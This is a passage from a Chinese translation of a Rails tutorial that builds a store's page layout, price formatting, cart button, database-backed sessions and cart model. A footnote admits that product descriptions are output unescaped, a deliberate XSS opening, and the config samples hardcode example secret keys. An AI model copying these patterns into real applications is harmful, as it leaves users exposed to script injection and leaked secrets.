说真的，这种时候我们想找个懂设计的家伙来帮忙——我们都清楚，程序员设计的网站对于这个世界上其他的人是何其可怕。但是，我们的“实用主义 Web 设计师”出门找灵感去了，得到年底才回来，所以我们只好先凑合着设计页面了。现在，进入下一个迭代。

² 这个决策会留下一个潜在的安全漏洞。不过货品描述都是由公司内部的员工来创建的，所以我们感觉风险可以被有效地控制。详情请看 27.5 节（原书第 644 页）“防御 XSS 攻击”。

7.2 迭代 B2：添加页面布局

Iteration B2: Adding a Page Layout

一般来说，同一个网站中的页面通常都有类似的布局——设计师会创建一个标准的模板，程序员则向其中填充内容。现在，我们就要给每个提供给买主看的页面加上页面装饰。

还好，在 Rails 中，我们可以定义布局。所谓布局（layout）实际上就是一个模板，我们可以将内容填充到其中。在这里，我们可以为所有在线商店页面定义同样的布局，然后把“目录列表”的页面塞进这个布局里。稍后，我们还可以把“购物车”和“结账”的页面也套进同样的布局。因为只有一个布局模板，我们只须修改一个文件，就可以改变整个站点的观感。这样一来，那些滥竽充数的设计师也会感到心里好些：当设计师从海岛回来之后，我们只须修改这个布局模板就行了。

在 Rails 中，定义和使用布局的方式有好多种，我们现在就使用最简单的一种。如果你在 `app/views/layouts` 目录中创建了一个与某个控制器同名的模板文件，那么该控制器所渲染的视图在默认状态下会使用此布局模板。所以，现在就来创建这样一个模板。我们的控制器名叫 `store`，所以这个布局模板的名字就应该是 `store.html.erb`。

```
depot_1/app/views/layouts/store.html.erb
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
                     "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd" >
<html>
<head>
  <title>Pragprog Books Online Store</title>
  <%= stylesheet_link_tag "depot", :media => "all" %>
</head>
<body id="store">
  <div id="banner">
    <%= image_tag("logo.png") %>
    <%= @page_title || "Pragmatic Bookshelf" %>
  </div>
  <div id="columns">
    <div id="side">
      <a href="http://www....">Home</a><br />
      <a href="http://www..../faq">Questions</a><br />
      <a href="http://www..../news">News</a><br />
      <a href="http://www..../contact">Contact</a><br />
    </div>
    <div id="main">
      <%= yield :layout %>
    </div>
  </div>
</body>
</html>
```

除了通常的 HTML 代码之外，这个布局模板中还包含了三样 Rails 特有的东西。第 6 行使用了一个 Rails 辅助方法，用于生成指向 `depot.css` 样式表的 `<link>` 标签。在第 11 行，我们将页面抬头设置为 `@page_title` 变量的值。不过，真正的魔法还是在第 21 行：当我们调用 `yield` 方法并传入 `:layout` 时，Rails 会自动在这里插入页面的内容——也就是真实视图所生成的内容，在这里就是 `index.html.erb` 生成的目录列表页面³。

为了看到效果，我们要把 `depot.css` 样式表也加上：

³ Rails 还会将渲染 action 的结果赋给 `@content_for_layout` 变量，因此，你也可以不调用 `yield` 方法，而是直接插入该变量的值——这正是 Rails 原来实现布局模板的方式（而且我个人认为这种方式更具可读性）。不过使用 `yield` 方法看上去更性感。

```

depot.e/public/stylesheets/depot.css
/*
 Styles for main page */

#banner {
  background: #9c9 ;
  padding-top: 10px;
  padding-bottom: 10px;
  border-bottom: 2px solid;
  font: small-caps 40px/40px "Times New Roman", serif;
  color: #282 ;
  text-align: center;
}

#banner img {
  float: left;
}

#columns {
  background: #141 ;
}

#main {
  margin-left: 13em;
  padding-top: 4ex;
  padding-left: 2em;
  background: white;
}

#side {
  float: left;
  padding-top: 1em;
  padding-left: 1em;
  padding-bottom: 1em;
  width: 12em;
  background: #141 ;
}

#side a {
  color: #bf9 ;
  font-size: small;
}

```

92

点击浏览器的“刷新”按钮，就会看到如图 7.2 所示的页面。这个页面得不了任何设计大奖，但足以让我们的客户明白最终的页面大概是什么样子。




图 7.2 布局之后的货品列表页面

7.3 迭代 B3：用辅助方法格式化价格

Iteration B3: Using a Helper to Format the Price

我们的货品列表页面有一个问题：数据库以数字的形式保存货品的价格，而我们希望将其显示为“元+分”的形式——值为 12.34 的价格应该显示为 \$12.34；13 则应该显示为 \$13.00。

一种解决办法是在视图中对价格信息进行格式化。譬如说，可以这样做：

```
<span class="price" ><%= sprintf("$%.2f", product.price) %></span>
```

这种办法可行，但这样就把“如何对数据库中保存的价格信息进行格式化”的知识嵌在了视图中。如果以后我们要对应用程序进行国际化，这会给我们的维护带来麻烦。

所以，我们希望使用一个单独的辅助方法来处理“价格格式化”的逻辑。Rails 已经提供了一个现成的辅助方法来做这件事，那就是 `number_to_currency`。

在视图中使用这个辅助方法非常简单：在 `index` 模板中，把下列代码

```
<span class="price" ><%= product.price %></span>
```

修改为

```
<span class="price" ><%= number_to_currency(product.price) %></span>
```

于是，当再次点击“刷新”按钮时，就会看到经过格式化的价格信息了。

doing the mundane (but important) project stuff. That means you'll have more time and energy to do the really exciting---and difficult---stuff, like writing quality code.

\$29.95

7.4 迭代 B4：链接到购物车

Iteration B4: Linking to the Cart

客户对我们的进展感到非常满意：这才是第一天，我们已经快搞定一个“看上去很正式”的货品显示页面了。不过，她指出我们忘了一个小细节：顾客没办法购买商店里的任何东西，因为我们忘了在货品显示页面加上“添加到购物车”之类的链接。

早在原书第 50 页，我们就已经用 `link_to()` 辅助方法生成过“从视图到控制器中的另一个 action”的链接。在这里也可以用同样的辅助方法，在每种货品的旁边加上一个“Add to Cart”的链接。不过——正如在原书第 85 页说过的——这样做比较危险：`link_to()` 辅助方法生成的是 `` 这样一个 HTML 标签；当你点击链接时，浏览器会向服务器发起一个 HTTP GET 请求。HTTP GET 请求不应该用来改变服务器上任何东西的状态——只应该用于获取信息。

在前面我们已经看到，`:method=>:delete` 可以解决这个问题。此外 `button_to()` 方法也可以从视图链回应用程序，但它生成的是一个 HTML 表单，其中只包含一个按钮。当用户点击这个按钮时，浏览器会向服务器发起一个 HTTP POST 请求。对于像“往购物车里添加货品”这样的操作，POST 请求正合适。

现在就给货品列表页面加上 `Add to Cart` 按钮吧：

```
depot/app/views/store/index.html.erb


# Your Pragmatic Catalog



<% @products.each do |product| -%>
  <div class="entry">
    <%= image_tag(product.image_url) %>
    <h3><%= product.title %></h3>
    <%= product.description %>
    <div class="price-line">
      <span class="price"><%= number_to_currency(product.price) %></span>
      <%= button_to 'Add to Cart' %>
    </div>
  </div>
<% end %>
```

94

还有一个展现格式的问题：`button_to` 会创建一个`<form>`元素，其中又包含一个`<div>`元素。通常情况下，这两个元素会导致页面换行。但在这里我们希望按钮就出现在价格信息的旁边，因此需要加上一点 CSS 魔法，以避免换行显示：

```
depot/public/stylesheets/depot.css
@store .entry form, #store .entry form div {
  display: inline;
}
```

从浏览器上看到的效果如图 7.3 所示。当然，如果现在点击新加上去的按钮，什么也不会发生，因为它还没有与任何 `action` 关联起来——那正是我们接下来要做的。




图 7.3 现在，页面上有“Add to Cart”按钮了

我们做了什么

我们为在线商店制作了一个基本的“货品目录列表”页面。步骤如下：

1. 新建一个控制器，用于处理买主的交互。
2. 实现默认的 `index()` action。
3. 在 `Product` 模型类中添加一个类方法，使之返回所有可销售的货品项。
4. 实现一个视图（`.html.erb` 文件）和一个布局模板（同样是 `.html.erb` 文件），用于显示货品列表。

5. 使用辅助方法对价格信息进行格式化。
6. 给每件货品增加一个按钮，让用户可以将其放入自己的购物车。
7. 对样式表做了一点简单的修改。

现在，检查一下，我们就要进入下一项任务了——让“Add to Cart”按钮真正做点事！

游戏时间

下面的东西，不妨自己动手试试。

- 95 ➤
- 在边栏里加上日期和时间。这个时间信息无须随时更新，只要显示打开页面时的时间即可。
 - 对应用程序稍作修改：在点击图书封面图片时也调用 `add_to_cart` 这个 action。（好好，我知道我们还没编写这个 action……）提示：`link_to` 方法的第一个参数会被放在`<a>`标记中；而 Rails 提供的 `image_tag` 辅助方法则会构造一个``标记，你可以将其作为 `link_to` 的第一个参数。别忘了在调用 `link_to` 时加上`:method => :post` 选项。
 - `number_to_currency` 方法的完整描述如下：

```
number_to_currency(number, options = {})
```

将数字格式化为金额字符串。此方法的第二个参数是一个 `hash`，用于定制输出格式。用`:precision` 选项可以指定数字的精度，默认精度为 2；用`:unit` 选项可以指定货币类型，默认值为“\$”；`:separator` 选项用于指定整数与小数之间的分隔符，默认值为“.”；`:delimiter` 选项用于指定整数部分的定界符，默认值为“,”。

```
number_to_currency(1234567890.50)      -> $1,234,567,890.50
number_to_currency(1234567890.506)    -> $1,234,567,890.51
number_to_currency(1234567890.50, :unit => "&pound;",           ,
                  :separator => ",", :delimiter => "")           -
-> &pound;1234567890,50
```

请在货品列表页面上尝试使用各个不同的选项，观察它们的效果。

96 ➤ (更多提示请看 [http://pragprog.wikidot.com/rails-play-time。\)](http://pragprog.wikidot.com/rails-play-time。)



在本章里，我们将看到以下内容：

- session 和 session 管理
- 错误诊断与处理
- 日志
- 与数据库无关的模型
- flash

第 8 章

任务 C：创建购物车

Task C：Cart Creation

现在，我们已经能够显示一个列表页面，其中包含所有精彩的货品，要是能销售它们就更好了。客户也有这个想法，所以我们决定紧跟着实现“购物车”的功能。这里会涉及一些新概念，包括 session、错误处理、flash 等。那么，我们就开始吧。

8.1 Session

在正式进入下一个大获成功的迭代之前，我们要先花点时间来充分了解 session、web 应用，以及 Rails。

当用户浏览我们的在线货架时，她会（至少，我们希望她会）选择一些货品来购买。按照惯例，被选中的货品会被放进一个虚拟的购物车——当然是由我们的在线商店提供的。当顾客选够了所有需要的货品时，她就会来到网站的收款台，为购物车中的货品买单。

也就是说，我们的应用程序需要保存所有被买主添加到购物车中的货品。这听起来很简单，除了一个小问题：浏览器与应用程序之间交流用的协议是无状态的——其中没有内建的记忆机制。每当应用程序收到来自浏览器的请求时，它们都好像初次见面一样。如果说这是谈恋爱，这种感觉确实挺浪漫；可我们想记住用户选择了哪些货品，这个情况可就不大妙了。

对于这个问题，最常见的解决办法就是在无状态的 HTTP 之上伪装出有状态事务的样子。应用程序中会有一个层负责将进来的请求与本地保存的 session 数据进行匹配。如果能用特定的一条 session 数据与来自某个特定浏览器的所有请求匹配上，我们就能跟踪使用该浏览器的用户的所有动作。

实现 session 的底层机制有很多种。有时应用程序会将 session 信息编码在每个页面的表单数据中，有时会在每个 URL 的末尾加上经过编码的 session 标识串（也就是所谓的“URL 重写”），还有时会用 cookie 来实现 session。Rails 就使用了基于 cookie 的做法。

所谓 cookie 是指 web 应用传递给浏览器的一组带命名的数据。浏览器会将 cookie 保存在本地计算机上，当浏览器再向 web 应用发送请求时，会把 cookie 数据标签也一起带上，后者就可以根据 cookie 中的信息将这一请求与服务器保存的 session 信息匹配起来。为了解决这个丑陋的问题，我们用上了这么丑陋的办法。还好，作为 Rails 程序员，你不需要操心所有这些低层面的细节。（之所以要在这里啰嗦这些，其实只是为了澄清一个问题：为什么 Rails 应用的用户必须允许浏览器接受 cookie。）

Rails 为这些底层细节提供了一个简单的抽象接口，让开发者不必操心协议、cookie 之类的事情。在控制器中，Rails 维护了一个特殊的、类似于 hash 的集合，名为 session。在处理请求的过程中，如果你将一个名/值对保存在这个 hash 中，那么在处理同一个浏览器发出的后续请求时都可以获取到该名/值对。

在 Depot 应用程序中，我们希望在 session 中保存“一个买主的购物车中有什么货品”的信息。不过这里还需要稍加小心——事情并不像乍看上去那么简单，还需要考虑可靠性与可伸缩性的问题。

一种选择是将 session 信息保存在服务器端的文件中。如果你只运行了一个 Rails 服务器，不会有什问题。但假如你的在线商店非常热门，以至于一台服务器不能应付，必须在多台服务器上同时运行，问题就来了。对于某个特定的用户，她的第一个请求可能被引导到一台后端服务器上，第二个请求则被引导到另一台服务器，而两台服务器又不能共享彼此储存的 session 数据，这时用户就会迷惑地发现：购物车里的货品一会出现，一会又消失了。

所以，最好是把 session 信息保存在应用程序之外的某个地方，这样多个应用程序进程就可以共享这些数据。而且，如果这个外部存储介质是持久化的，我们甚至还可以中途重启服务器，而不会丢失任何 session 信息。关于 session 的设置，我们将在第 22.2 节“Rails 的 Session 对象”（原书第 473 页）中详细讨论，同时我们还将了解到几种不同的 session 存储机制。现在，我们先想办法把 session 数据保存在数据库中。

把 session 放在数据库中

Rails 可以很容易地把 session 数据保存在数据库中。我们只须运行几个 Rake 任务来创建所需的数据库表。首先要创建一个数据迁移任务来定义 session 数据表——可以用 Rake 来做这件事。

```
depot> rake db:sessions:create
exists  db/migrate
create  db/migrate/20080601000004_create_sessions.rb
```

随后，只要实施这个迁移任务，就可以把数据库表创建出来。

```
depot> rake db:migrate
```

看看数据库，已经有一张名叫 sessions 的表在其中了。

然后，我们要告诉 Rails 把 session 数据保存在数据库中（因为默认的 session 存储机制是基于 cookie 的）。这是一个配置选项，所以毫不意外地，应该在 config 目录下的某个文件中去配置。打开 environment.rb 文件，你就会看到一大堆配置选项——都被注释掉了。请找到如下的几行¹：

```
# Use the database for sessions instead of the cookie-based default,
# which shouldn't be used to store highly confidential information
# (create the session table with 'rake db:sessions:create')
# config.action_controller.session_store = :active_record_store
```

看看这里的最后一行代码，它原来是被注释掉的。删掉它前面的“#”字符，就会激活基于数据库的 session 存储机制。

```
# Use the database for sessions instead of the cookie-based default,
# which shouldn't be used to store highly confidential information
# (create the session table with 'rake db:sessions:create')
config.action_controller.session_store = :active_record_store
```

¹ 在 Rails 2.3 中，你需要在 config/initializers/session_store.rb 文件中查找 ActionController::Base.session_store 的配置。

session 和浏览器

正如前面提到的，默认情况下，Rails 会借助 cookie 在用户的浏览器里保存一个 session id，以此来实现 session 机制：接到来自于该浏览器的请求后，Rails 会获取到这个 session id，然后从（按照我们的配置）数据库中取出 session 数据。但这里有点玄机：浏览器中的 cookie 是按服务器主机名和 cookie 名存放的。如果你在同一台服务器上运行了两个不同的应用程序，就应该用不同的 cookie 名来保存 session id，否则它们就可能彼此干扰。

还好，Rails 已经帮我们搞定了这个问题。在用 rails 命令新建应用程序时，它就会确定一个用于保存 session id 的 cookie 名，其中会包含应用程序的名字。

这项配置也是在 config/environment.rb 文件中进行的：

```
depot_1/config/environment.rb
config.action_controller.session = {
  :session_key => '_depot_session',
  :secret       => 'f914e9b1bbdb829688de8512f...9b1810a4e238a61dfd922dc9dd62521',
}
```

如果想改变 cookie 名，除了在这里做修改之外，还有一点额外的工作要做：你要在 app/controller/application.rb 文件²中打开对“秘密字符串”的配置——这行代码本来就在那里，只要删掉行首的“#”字符就行了。

```
depot_1/app/controllers/application.rb
class ApplicationController < ActionController::Base
  helper :all # include all helpers, all the time

  # See ActionController::RequestForgeryProtection for details
  # Uncomment the :secret if you're not using the cookie session store
  protect_from_forgery :secret => '8fc080370e56e929a2d5afca5540a0f7'

  # See ActionController::Base for details
  # Uncomment this to filter the contents of submitted sensitive data parameters
  # from your application log (in this case, all fields with names like "password").
  # filter_parameter_logging :password
end
```

好了！下一次重新启动应用程序（停止 script/server，然后再次运行它）之后，session 数据就会被存入数据库了。既然如此，何不现在就重新启动呢？

购物车和 session

抛开所有的理论，这一切到底有什么用？当顾客第一次用到购物车时，我们要新建一个购物车对象并将其放入 session；以后还要从 session 中取出这个对象。为此，我们可以在 store 控制器中创建一个 find_cart() 方法，简单（然而啰嗦）的实现代码大致如下：

```
def find_cart
  unless session[:cart]           # if there's no cart in the session
    session[:cart] = Cart.new      # add a new one
  end
  session[:cart]                  # return existing or new cart
end
```

别忘了，在控制器中使用当前的 session 就像使用一个 hash 一样简单——多亏强大的 Ruby。当把购物车放入 session 时，我们用一个符号 :cart 作为它的索引。目前还不知道购物车到底是什么样——

² 从 Rails 2.3 起，这个文件将改名为 application_controller.rb，:secret 参数也将被取消。

只知道它会是一个类，这就够了，因为我们已经可以用 `Cart.new` 来新建一个购物车对象，然后可以把它放进用户的 session 中。

在 Ruby 中，还有一种更常用的方式来做这件事。

```
depot_1/app/controllers/store_controller.rb
private :

def find_cart
  session[:cart] ||= Cart.new
end
```

这看起来有些奇妙：它使用了 Ruby 的条件赋值操作符：`||=`。如果 `session` 的 hash 中已经有 `:cart` 这个键，上述语句会立即返回 `:cart` 键对应的值；否则，它会首先新建一个 `Cart` 对象，将其放入 `session`，并返回新建的对象。

请注意，我们把 `find_cart()` 方法声明为 `private`，这样 Rails 就不会将其作为控制器中的一个 action。随后在处理购物车时，我们还会在控制器中添加方法，此时要小心——如果把这些方法都放在 `private` 声明的后面，从控制器之外就无法看到它们。新的 action 必须位于 `private` 声明的前面。

8.2 迭代 C1：创建购物车

Iteration C1: Creating a Cart

之所以讨论 `session` 的话题，完全是为了找个地方存放购物车。现在 `session` 已经搞定了，可购物车还没实现呢。我们还是先从简单处入手吧：这个类会有一些数据，再加上一些业务逻辑，所以从逻辑上来说这应该是一个模型对象。可是，我们需要有一张数据库表与之对应吗？不。因为购物车与买家的 `session` 紧密相关，而 `session` 数据又是所有服务器都可以访问到的（应用程序可能会部署在多服务器的环境下），所以完全不必再额外存储购物车了。因此，不妨先用一个普通的类来实现购物车，看看会有什么效果。于是，我们在编辑器中创建了 `cart.rb` 文件，把它放在 `app/models` 目录下³。这个类的实现相当简单：目前它只是包装了一个数组，其中存放一组货品。当顾客往购物车中添加货品（用 `add_product()` 方法）时，选中的货品就会被添加到数组之中。

```
depot_1/app/models/cart.rb
class Cart
  attr_reader :items

  def initialize
    @items = []
  end

  def add_product(product)
    @items << product
  end
end
```

认真的读者（当然了，你们都是认真的读者）应该已经注意到，前面的“分类列表”视图已经为每种货品提供了 `Add to Cart` 的链接。我们现在要做的就是将其关联到 `store` 控制器的 `add_to_cart` 方法。

但这里有个问题：`add_to_cart` 怎么知道应该往购物车里放哪个货品呢？我们需要把货品对应的 ID 通过按钮传递过去。这很简单——只要在调用 `button_to` 时加上 `:id` 选项就行了。于是，我们

³ 请注意，我们并没有用 Rails 提供的模型生成器来创建这个文件，因为生成器只能用于创建“需要连接数据库”的模型类。

的 `index.html.erb` 就有了这样一行代码：

```
depot_f/app/views/store/index.html.erb
<%= button_to "Add to Cart", :action => 'add_to_cart', :id => product %>
```

这个按钮指向 `store` 控制器的 `add_to_cart()` action 方法（这个方法暂时还不存在），并传入货品的 id 作为参数⁴。从这里就可以看出，模型中的 id 字段是何等重要：Rails 根据这个字段来识别模型对象的身份（以及它们对应的数据库表）。只要将一个 id 传递给 `add_to_cart()` 方法，我们就可以唯一地标志要加入购物车的货品。

我们现在就来实现 `add_to_cart()` 方法。该方法需要从当前 session 中取出购物车对象（如果 session 中还没有购物车对象，就新建一个），将选中的货品放入购物车，并显示购物车的内容。与其考虑太多细节，不如就在这个抽象层面上编写一些代码。下面就是 `app/controllers/store_controller.rb` 文件中的 `add_to_cart()` 方法：


```
depot_f/app/controllers/store_controller.rb
1 def add_to_cart
2   product = Product.find(params[:id])
3   @cart = find_cart
4   @cart.add_product(product)
5 end
```

在第 2 行上，我们利用 `params` 对象从请求中取出 `id` 参数，然后请求 `Product` 模型根据 `id` 找出货品，将其保存在 `product` 这个局部变量中。随后的一行用前面实现的 `find_cart()` 方法从 `session` 中找出购物车对象（或者新建一个）。第 4 行则把该货品放入购物车。

`params` 是 Rails 应用中一个重要的对象，其中包含了浏览器请求传来的所有参数。按照惯例，`params[:id]` 包含了将被 `action` 使用的对象 `id`（或者说主键）。在视图中调用 `button_to` 时我们就已经用 `:id=>product` 把这个值设置好了。

在添加 `add_to_cart()` 方法时要留意：因为这是一个 `action` 方法，所以它必须是 `public` 的，因此必须将它放在 `private` 声明的前面——该声明是用来隐藏 `find_cart()` 方法的。

现在回到浏览器，点击其中一个 `Add to Cart` 按钮，会发生什么？我们来试试，结果如下图所示。




在执行完 `add_to_cart` 方法之后，Rails 做了什么？它会到 `app/views/store` 目录下寻找名叫 `add_to_cart` 的模板。我们还没编写这个模板，所以 Rails 就开始抱怨了。为了让它开心，我们先随便写一个模板充数吧（我们马上就来完善它）。

```
depot_f/app/views/store/add_to_cart.html.erb
<h2>Your Pragmatic Cart</h2>
<ul>
  <% for item in @cart.items %>
    <li><%= h item.title %></li>
```

⁴ `:id=>product` 实际上是 `:id=>product.id` 的缩写，两者都会将货品的 id 传回给控制器。

```
<% end %>
</ul>
```

现在，所有东西都到位了，请点击浏览器的“刷新”按钮。浏览器可能会警告你：你正在尝试重复提交数据（因为我们用了`button_to()`来添加货品，而这个方法会生成一张表单）。点击“OK”，然后应该会看到如下这个简单的视图显示出来。



购物车里有两件货品，因为我们提交了两次表单（一次是开始时提交的，当时我们看到了因为缺少视图而出现的错误信息；第二次是在实现了视图之后、重新装载页面时提交的）。

回到`http://localhost:3000/store`，也就是货品列表的首页，再往购物车里添加另一种货品，你就会看到购物车中安放着原来的两件货品、再加上新的这一件。该让用户也看看了，于是我们把她叫过来，自豪地向她展示这个漂亮的购物车。可她的反应却叫我们失望：“啧啧……”——看来我们又有什么事没弄清楚。

她解释道：真正的购物车不应该用两行来显示同一种货品，而是应该把它们显示在同一行里，并且将该行的“数量”信息显示为2。看来，我们的下一个迭代又有事做了。

8.3 迭代 C2：创建一个更聪明的购物车

Iteration C2: Creating a Smarter Cart

看起来，我们必须想办法给购物车中的货品加上“数量”信息。于是我们决定新建一个模型类`CartItem`，其中引用一种货品，并包含数量信息。

```
depot_g/app/models/cart_item.rb
class CartItem

  attr_reader :product, :quantity

  def initialize(product)
    @product = product
    @quantity = 1
  end

  def increment_quantity
    @quantity += 1
  end

  def title
    @product.title
  end

  def price
    @product.price * @quantity
  end
end
```


现在就可以在 Cart 类的 add_product() 方法中使用这个新建的模型类了。这段代码首先会查看现有的物品列表中是否已经有即将加入的这种货品存在，如果有，则增加该货品的数量；否则新增一个 CartItem 对象。

```
depot g/app/models/cart.rb
def add_product(product)
  current_item = @items.find{|item| item.product == product}
  if current_item
    current_item.increment_quantity
  else
    @items << CartItem.new(product)
  end
end
```

另外，我们还对 add_to_cart 视图做了简单的修改，将“数量”这项新的信息显示出来。

```
depot g/app/views/store/add_to_cart.html.erb
<h2>Your Pragmatic Cart</h2>
<ul>
  <% for item in @cart.items %>
    <li><%= item.quantity %> &times; <%= item.title %></li>
  <% end %>
</ul>
```

现在已经对开发 Rails 应用的功力相当自信了，所以我们信心十足地打开货品列表页面，随手把一件货品放进购物车。当然了，狂妄自大总是经不起实践检验的：我们看到的不是新的购物车，而是如下所示的一个难看的报错页面。



我们首先想到的是：可能在 cart.rb 文件里把什么东西写错了。但经过检查，没有写错。然后再仔细看看报错信息，里面有“undefined method ‘product’ for #<Product:...>”这样的字眼。也就是说，这段程序认为购物车中的东西是 Product 对象，而不是 CartItem 对象。好像 Rails 压根儿就不知道已经修改了 Cart 类。

但看看源代码，仅有的一次对 product() 方法的调用是在 CartItem 对象上进行的。那么，为什么程序认为 @items 数组中包含的是 Product 对象呢？我们放进去的明明是 CartItem 对象啊。

要回答这个问题，我们必须想想：购物车对象是从哪里来的？没错，从 session 中来。而 session 中的购物车对象还是旧版本的：它直接把货品放进 @items 数组。所以，当 Rails 从 session 中取出这个购物车之后，里面装的都是 Product 对象，而不是 CartItem 对象。这就是问题所在。

要确认我们的推断，最简单的办法就是删除旧的 session，把原来那个购物车留下的所有印记都抹掉。由于我们使用数据库来保存 session 数据，只要一个 Rake 命令就可以轻松地清空 sessions 表。

```
depot> rake db:sessions:clear
```

现在点击“刷新”按钮，会看到另一个错误：ActionController::InvalidAuthenticityToken。这并不奇怪，因为你刚刚清空了 session。要彻底解决这个问题，你需要点击浏览器的“后退”按钮，

回到货品列表页面，刷新该页面（以生成一个新的 session），这样应用程序才会开始使用新的购物车和新的 `add_to_cart` 视图。

故事的重点

造成问题的原因是 `session` 数据中包含的仍然是旧版本的购物车对象，它与新版本的源代码无法相容。我们的解决办法是清空旧的 `session` 数据。由于把整个对象放进了 `session`，一旦应用程序的源代码有所修改，就有可能遭遇数据与代码不兼容的情况，并进而导致运行时错误。这可不仅仅是开发阶段才会遇到的问题。

假设 `Depot` 应用已经发布了一个版本，其中使用了旧的 `Cart` 对象。现在有成千上万的顾客正在忙碌地购物，而我们又决定要发布新的、更好用的购物车。我们把代码投入正式运行，突然间所有正在享受购物乐趣的顾客们在往购物车中添加货品时就会遇到错误。而我们唯一的解决办法是删除 `session` 数据，也就是说所有顾客的购物车都会被清空。

这个例子告诉我们，“把应用层面的对象放在 `session` 中”通常不是个好主意：如果这样做，一旦我们把修改之后的应用程序投入实际运行，就必须清空所有现存的 `session` 数据。

所以，推荐的做法是只在 `session` 中保存尽可能简单的东西：字符串、数字，等等。应用层面的对象应该放在数据库里，然后将它们的主键放入 `session`，需要时根据 `session` 中的主键来查找对象。譬如说，在发布 `Depot` 应用之前，我们会明智地把 `Cart` 类做成一个 `ActiveRecord` 模型，并将购物车数据保存在数据库中⁵，`session` 中只存放 `Cart` 对象的 id。当收到用户请求时，我们首先从 `session` 中取出 id，然后再根据 id 到数据库里去加载购物车⁶。虽然这也没办法一劳永逸地解决应用程序升级时可能出现的种种问题，但至少是前进了一大步。

不管怎么说吧，总之现在购物车可以维护其中货品的数量了，并且视图也会把数量信息显示出来，如图 8.1 所示。




图 8.1 带有数量信息的购物车

总算有一点可以展示的东西了，我们赶快把客户叫过来，让她看看一上午辛勤工作的成果。她很开心——已经可以看出整个网站逐渐成型了。不过她还是有些担心，因为她刚好看了一篇《贸易期刊》上的文章，讲到那些电子商务网站如何因为遭受攻击而蒙受损失。文中讲到，一种常见的攻击方式就是把错误的参数扔给 web 应用，借此暴露出程序的 bug 和安全漏洞。客户注意到，将货品放入购物车的链接类似于 `store/add_to_cart/nnn` 这样，其中 `nnn` 就是货品在系统内部的 id。于是她自己动手

⁵ 但我们不打算在这个示例应用中也这么做，因为我们希望把这些问题都展现出来。

⁶ 实际上，我们可以把这部分逻辑抽取到一个名叫过滤器（filter）的东西里，让它每次都自动执行。我们会在原书第 484 页上介绍过滤器。

往浏览器里输入了一个请求地址，把货品 id 改成了“wibble”。毫不意外地，应用程序出错了，如图 8.2 所示。这个错误页面暴露了太多关于应用程序的内部信息，而且看上去也很不专业。看起来，我们的下一个迭代就该用来提升应用程序的可靠性了。




图 8.2 我们的应用程序把肠子都流出来了

8.4 迭代 C3：处理错误

Iteration C3: Handling Errors

看看图 8.2 展示的页面就知道，我们的应用程序在 store 控制器的第 16 行⁷抛出了异常，这行代码是：

```
product = Product.find(params[:id])
```

107

如果指定的货品找不到，ActiveRecord 会抛出 RecordNotFound 异常⁸。显然我们要处理这个异常，但问题是——怎么处理？

我们可以直接忽略它。从安全性的角度，这可能是最好的选择，因为这样就不会给潜在的攻击者提供任何信息。但这也意味着：如果应用程序中存在一个 bug，它生成了错误的货品 id，从外部也看不出什么迹象——没人会知道这里有一个错误。

